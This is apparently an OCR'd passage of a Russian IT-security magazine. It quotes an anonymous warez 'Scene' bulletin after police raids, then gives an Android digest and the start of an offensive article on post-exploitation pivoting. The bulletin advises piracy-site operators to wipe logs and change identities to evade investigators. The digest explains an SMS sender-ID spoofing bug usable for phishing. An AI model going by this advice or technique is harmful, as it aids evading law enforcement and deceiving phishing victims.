there will be more information available for the feds to chunk through now.

Rumors has it that there was a bust in France from a known user that was also running an IRC server for the linknet IRC network. This is not confirmed nor denied.
So please use linknet only with the common security practices (Ssl, Blowfish, Channel encryption).
This rumor should not be taken lightly and it's advised to keep sites off linknet and use a private IRCD for any site related actions if possible.

As it will take time to rebuild and get everything back online here are some best practices that might help you understand the risks.
Remember full mitigation is not possible so use your brain!!


## For Siteop's

1) Reset the full affil and user database. Make sure that every person either from group or trading is being readded with up2date information that you find secure.
2) In addition to rebuilding the user/affil database make sure that the users either have set up a fresh bouncer/znc or connect through socks.
3) Upgrade the site to maximum version; v2.10a (2019-12-30, glftpd) This version is prior to any ongoing problems, If needed downgrade, also check SSL!!
4) Upgrade the server with the last possible kernel/packages to avoid any vulnerabilities that might compromise the server.
5) Make sure there is no logging enabled and that everything is encrypted as it should be with either luks(Linux Unified Key Setup) or another variant.
6) Did you host any busted groups? Consider rebuilding as suggested above but also rename the site, change port and also change ip's and domain names.
7) Avoid adding users with the same/old bouncer information or with the same username. Suggest to them to change it all before being added back.
8) Don't accept IP wildcards make sure it is either backed up with an ident and the first 3 octets of the IP range.
9) Please use common sense when re-adding users, fall back on oldskool intuition.


## For Users/Curry's

1) Got a bouncer? Make sure to change the information -> domain name, port, and IP address.
2) Change username/ident for all sites.
3) Make sure to clear all logs and crypt any shells that are being used for scene related tasks.
4) Auto trading bots should be reconfigured to fresh values including the above measures.
5) Avoid insecure sites or sites that are ignoring the security measures. Especially within iso sites.



This writeup has been put together for the love of the scene, we will back and we will thrive again!
Thoughts are with the fallen ones

                                                        ~ .:[preDB.pw]:. ~
```

Такие бюллетени публикуются весьма редко и, как правило, содержат информацию, связанную с безопасностью: осуждают ту или иную релиз-группу за неосмотрительность, обвиняют конкретных участников в опасном поведении, которое может представлять угрозу для всех операций. Порой авторство такого бюллетеня можно проследить до конкретной группы или участника «Сцены», но неизвестно, кем было составлено свежее сообщение.

Анонимный автор называет случившееся «полным крахом» и отмечает, что операция правоохранительных органов может продолжаться до сих пор:

> *«В результате действий различных агентств со всего мира „Сцена“ серьезно пострадала. В сумме были закрыты более 29 сайтов в 14 странах мира, в основном в Европе. Судя по всему, уже можно с уверенностью говорить о том, что рейды откусили большой кусок от ISO-сцены. И нет никаких сомнений в том, что это не последняя [операция], ведь теперь у федеральных органов будет больше информации, которую они могут проанализировать».*

Журналисты согласны с мнением составителя бюллетеня. Так, издание по-прежнему получает множество сообщений о продолжающихся действиях правоохранительных органов, но большинство этих сообщений трудно или невозможно подтвердить. Некоторые источники предполагают, что на самом деле количество закрытых сайтов уже может приближаться к 50, а не к 30.

Вполне логично, что по мере арестов новых подозреваемых (которые могут согласиться сотрудничать со следствием) и конфискации все большего количества оборудования у властей появляется больше возможностей для проведения дальнейших операций.

Также Scene Notice гласит, что правоохранительные органы могли скомпрометировать основной канал общения участников «Сцены» — IRC (Internet Relay Chat). Автор бюллетеня пишет, что, по неподтвержденным данным, во Франции был арестован известный член сообщества, который был оператором IRC-сервера в linknet.

> *«Пожалуйста, используйте linknet только в сочетании с общепринятыми рекомендациями по безопасности (SSL, Blowfish, шифрование каналов), — предостерегает аноним. — К этому слуху нельзя относиться легкомысленно, и рекомендуется держать сайты вне linknet и, если возможно, использовать частный IRCD для любых операций, связанных с сайтом».*

Уведомление также включает в себя советы для операторов сайтов. В основном это технические рекомендации, как обеспечить безопасность, многие из которых весьма очевидны, например переименование сайта, переезд и другие методы «маскировки», о которых стоит подумать ресурсам, где размещали контент релиз-группы, попавшие в поле зрения властей.

Имеются в бюллетене советы и для currys, которых также часто называют курьерами. Эти люди или группы лиц участвуют в распространении релизов «Сцены» на других платформах. Им рекомендуется «избегать небезопасных сайтов или сайтов, игнорирующих меры безопасности».

Автор послания признается, что на восстановление «Сцены» определенно потребуется время, и допускает, что он, возможно, недооценивает серьезность произошедшего. Тем не менее он заканчивает бюллетень воодушевляющими словами: «Мы вернемся и будем процветать снова! Наши мысли с теми, кто пал».

ANDROID

SMS-ФИШИНГ ПО-НОВОМУ И БЛОКИРОВКА СТОРОННИХ КАМЕР

В этом выпуске: баг Android, открывающий возможность выполнить SMS-фишинг, блокировка сторонних камер для доступа из других приложений в Android 11, новые API Java в старых версиях Android, отзывы о приложении внутри приложения, опасность оператора Elvis, удобный способ отследить открытие клавиатуры и рецепт ускорения повторных сборок на 40%. А также: новые инструменты пентестера и библиотеки для разработчиков.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

SMS-фишинг по-новому

Smear phishing: a new Android vulnerability — заметка об интересном (и неисправленном) баге Android, позволяющем выполнить спуфинг отправителя SMS-сообщения.

Небольшая предыстория. SMS-сообщения могут не только быть отправлены с какого-то номера телефона, но и иметь в качестве отправителя так называемый Sender ID. Это поле, которое состоит из букв и цифр и по факту никем не регулируется. Любой желающий может воспользоваться SMS-шлюзом (например, ClickSend) и отправить тебе сообщение, в котором в качестве Sender ID будет указан Google или даже BillGates.

Сам по себе такой вид фишинга известен давно, но в своем дефолтовом варианте он может ввести в заблуждение только твою маму. Дело в том, что если у тебя в контактах уже есть телефон Билла Гейтса, то сообщение с номера BillGates будет выглядеть крайне подозрительно:


- оно попадет в отдельную ветку разговора;
- оно не будет привязано к существующему контакту;
- поле «Отправитель» (BillGates вместо номера) будет выглядеть крайне странно.

Обойти эту проблему можно было бы, указав в Sender ID реальный телефон Билла Гейтса. В этом случае ОС посчитала бы такое сообщение настоящим сообщением от этого человека, добавила бы сообщение к существующему диалогу и привязала к контакту. Но у тебя вряд ли получится так сделать, потому что SMS-шлюзы блокируют исключительно цифровые Sender ID.

И здесь на помощь приходит баг Android. Дело в том, что где-то в коде обработки SMS-сообщений в Android есть парсер, который при интерпретации буквенно-цифрового Sender ID просто отбрасывает буквы и пытается интерпретировать это поле как номер телефона. Так, если Sender ID будет равен 7890X123456, парсер отбросит X и добавит к получившемуся номеру цифровой префикс (у автора — +44), получив в итоге +447890123456. Если в телефоне есть контакт с таким номером, сообщение будет интерпретировано как отправленное этим контактом.

Интересно, что Google проигнорировала сообщение об уязвимости, сказав, что Sender ID так или иначе не предоставляет никаких гарантий и может быть легко подделан:

> *There are no guarantees regarding the sender ID of SMS messages, and they are known to be spoofable.*



Jack Dorsey
Just tried to reach you you available? It's urgent

Демонстрация атаки

Android 11 и блокировка сторонних камер

Android 11 blocks third-party camera apps from appearing in image/video picking intents — небольшая заметка о том, почему и как Android 11 будет блокировать сторонние приложения-камеры для доступа из других приложений.

Краткая предыстория: Android предоставляет разработчикам два варианта получения доступа к камере: использовать стандартный API Camera2 либо отправить специальное сообщение (интент) с просьбой запустить стороннее приложение для получения снимка. Во втором случае система автоматически запустит дефолтовое приложение для съемки или покажет диалог выбора приложения, если настройка дефолтового приложения была сброшена (например, после установки нового приложения-камеры или при первом использовании).

Начиная с Android 11 система будет исключать из этого диалога приложения, установленные из маркета или других источников. Сделано это для борьбы со зловредными приложениями, которые могут отправлять сделанные пользователем снимки на сторону. Однако у разработчиков остается возможность запустить **конкретное** приложение-камеру напрямую.

Список интентов, на которые распространяется ограничение:

- android.media.action.VIDEO_CAPTURE;
- android.media.action.IMAGE_CAPTURE;
- android.media.action.IMAGE_CAPTURE_SECURE.

РАЗРАБОТЧИКУ

Новые Java API в старых версиях Android

Support for newer Java language APIs — статья о том, как Android Studio 4.0 и новый плагин Android Gradle позволяют использовать новейшие API Java в старых версиях Android.

Новая функция называется desugaring и входит в состав компилятора D8. На деле это не что иное, как включение новых API Java в само приложение. Компилятор проверяет все используемые приложением стандартные классы Java и, если эти классы недоступны во всех версиях Android, поддерживаемых приложением, включает эти классы в код приложения.

Для активации новой возможности необходимо установить Android Gradle plugin 4.0 и добавить следующие строки в файл `build.gradle` приложения:

```
compileOptions {
    coreLibraryDesugaringEnabled true
    sourceCompatibility JavaVersion.VERSION_1_8
    targetCompatibility JavaVersion.VERSION_1_8
}

kotlinOptions {
    jvmTarget = "1.8"
}

dependencies {
    coreLibraryDesugaring 'com.android.tools:desugar_jdk_libs:1.0.10'
}
```

Теперь в приложении можно использовать `java.time` — новый потокобезопасный API для работы со временем, `java.util.streams` — API для работы с коллекциями в функциональном стиле, доработанные классы из пакета `java.util.concurrent` и другие API.

Отзывы о приложении внутри приложения

Leverage the In-App Review API for your Google Play reviews — статья разработчиков Android о долгожданной функции библиотеки Play Core Library под названием in-app review API.


In-app review API позволяет разработчикам показать экран оценки приложения прямо в собственном приложении и не отправлять пользователя в Play Store. Все примеры кода опубликованы в специальном репозитории.

API крайне простой. Достаточно подключить библиотеку Play Core:

```
implementation 'com.google.android.play:core:1.8.0'
implementation 'com.google.android.play:core-ktx:1.8.0'
```

И вызвать окно оценки из suspend-функции:

```
val reviewManager = ReviewManagerFactory.create(context)
val reviewInfo = reviewManager.requestReview()
reviewManager.launchReview(context, reviewInfo)
```



Google Play
Gamer20
Classy Taxi
Your review is public and includes your Google profile name and photo
Not now
Submit
Google Play
Gamer20
(Optional) Tell others what you think
Public review
Cancel
Submit

Окно отзыва внутри приложения

Опасность оператора Elvis

Hidden pitfalls when using Elvis operator — небольшая заметка о подводных камнях, которые может таить оператор Elvis (`?:`) в Kotlin.

Благодаря null safety Kotlin позволяет писать лаконичный и понятный код для обработки значений null. Например, проверить значение переменной `data` на null и выполнить определенный код, если ее значение не null, можно при помощи такой конструкции:

```
data?.let { updateData(data) }
```

Используя оператор Elvis, этот код можно дополнить условием else:

```
data?.let { updateData(data) } ?: run { showLoadingSpinner() }
```

Может показаться, что этот код делает то же самое, что и следующий:

```
if (data != null) {
   updateData(data)
} else {
   showLoadingSpinner()
}
```

Но это не так. Последний пример кода полностью бинарный: либо первый блок, либо второй. А вот в предыдущем фрагменте кода могут быть выполнены оба блока! Это возможно, если функция `updateData(data)` сама вернет null. Тогда все выражение слева вернет null и будет выполнен код справа от оператора Elvis.

Удобный способ отследить вывод на экран клавиатуры

When the keyboard meets Coroutines — статья о том, как отреагировать на показ клавиатуры.

API для отслеживания текущего состояния клавиатуры появился только в Android 11. В более ранних версиях Android нет механизма, чтобы узнать, когда клавиатура выведена на экран или исчезла с экрана. Но есть механизмы, позволяющие определить, что изменился размер определенного View.

Один из этих механизмов — View.OnLayoutChangeListener, который выполняется, когда размер View меняется. Используя его, а также корутины Kotlin, можно написать suspend-функцию, которая будет блокироваться ровно до того момента, пока размер View не станет меньше прежнего:

```
suspend fun View.awaitsLayoutReductionInY() =
suspendCancellableCoroutine<Unit> { cont ->
    val listener = object : View.OnLayoutChangeListener {
        override fun onLayoutChange(view: View?, left: Int, top: Int,
right: Int, bottom: Int, oldLeft: Int, oldTop: Int, oldRight: Int,
oldBottom: Int) {
            if (oldBottom != 0 && bottom < oldBottom) {
                view?.removeOnLayoutChangeListener(this)
                cont.resume(Unit)
            }
        }
    }
    cont.invokeOnCancellation { removeOnLayoutChangeListener(listener
) }
    addOnLayoutChangeListener(listener)
}
```

Эту функцию можно использовать, чтобы показать клавиатуру и выполнить определенное действие сразу после ее показа:

```
private fun openKeyboardAndRearrangeTheView() {
    lifecycleScope.launch {
        editText.openKeyboard()
        view.awaitsLayoutReductionInY()
        imageView.changeMargins()
    }
}
```

Как ускорить сборку на 40%

Disabling Jetifier — небольшая заметка о том, как ускорить повторную сборку приложения на 40%, отказавшись от одного из этапов сборки.

Речь идет о Jetifier — инструменте, который Android Studio запускает во время сборки приложения. Его задача — обеспечить совместимость устаревшего кода, написанного с использованием support-библиотек, с новым кодом, использующим компоненты Jetpack. По сути, он просто заменяет имена импортируемых пакетов, превращая строки типа `import android.support.v7.widget.AppCompatImageView` в `import androidx.appcompat.widget.AppCompatImageView`.

В подавляющем большинстве случаев этот этап необходим, потому что проект может использовать множество устаревших библиотек, все еще привязанных к support-библиотекам. Проблема только в том, что, если в проекте таких библиотек нет, Jetifier все равно будет запущен и отнимет солидный кусок времени сборки.

Отключить Jetifier можно, убрав строку `android.enableJetifier=true` из файла `gradle.properties`. Но что, если ты не знаешь, какие зависимости до сих пор используют support-библиотеки? Узнать это позволит Gradle-плагин Can I Drop Jetifier.

Добавь его в `build.gradle` проекта:

```
plugins {
  id "com.github.plnice.canidropjetifier" version "0.5"
}
```

И запусти такую команду из каталога проекта:

```
./gradlew -Pandroid.enableJetifier=false canIDropJetifier
```

На экране появится список устаревших зависимостей. Если какие-то из них обновить нельзя, их придется сконвертировать в «новый формат» вручную:

```
./jetifier-standalone -i <source-library> -o <output-library>
```

Эта команда принимает на вход AAR-файл библиотеки и выдает на выход исправленный вариант.

ИНСТРУМЕНТЫ

- Medusa — фреймворк для динамического анализа приложений (с функцией отключения упаковщиков);
- PathSecurityProvider — скрипт для патчинга приложений с целью дампа приватных зашифрованных данных.

БИБЛИОТЕКИ

- Copper — обертка к ContentObserver, представляющая данные в виде Kotlin coroutines Flow или RxJava Observable;
- CodeView — view для создания редакторов кода;
- Toaster-Android — библиотека для создания красивых Toast-сообщений;
- Kiel — удобный адаптер для RecyclerView;
- Satchel — удобная библиотека для хранения данных ключ:значение;
- MaterialResideMenu — анимированное боковое меню;
- NeumorphismView — библиотека, делающая любые View выпуклыми;
- Tempo — библиотека для удобной работы с датами;
- Turbine — библиотека для тестирования Koltin coroutines Flow;
- GraphView — view, показывающий графики;
- Scrcast — библиотека для записи экрана;
- Audioswitch — библиотека для управления аудиовходами/выходами;
- MVFlow — MVI-фреймворк на базе Kotlin coroutines Flow.

КУНГ-ФУ PIVOTING

ВЫЖИМАЕМ МАКСИМУМ ИЗ ПОСТЭКСПЛУАТАЦИИ

Pivoting, как ни странно, не имеет никакого отношения к распитию пива. Это один из этапов взлома, когда атакующий создает для себя точку опоры в скомпрометированной системе, плацдарм для дальнейшего проникновения. О приемах, которые для этого применяются, мы сегодня и поговорим.

s0i37
Senior offensive security researcher in USSC.
OSCP|OSCE holder.
s0i37@ya.ru

Во многом постэксплуатация похожа на «экстремальное администрирование» и мало связана с информационной безопасностью. Но без этого этапа не обходится ни один взлом, иначе он попросту лишен смысла. В целом постэксплуатация обычно включает такие последовательные шаги:

- evasion, обход антивируса;
- persistence, закрепление (регистрация в автозагрузке, создание службы и так далее);
- pivoting, организация доступа, точки опоры;
- privilege escalation, повышение привилегий;
- gathering, сбор данных (паролей, документов и прочего);
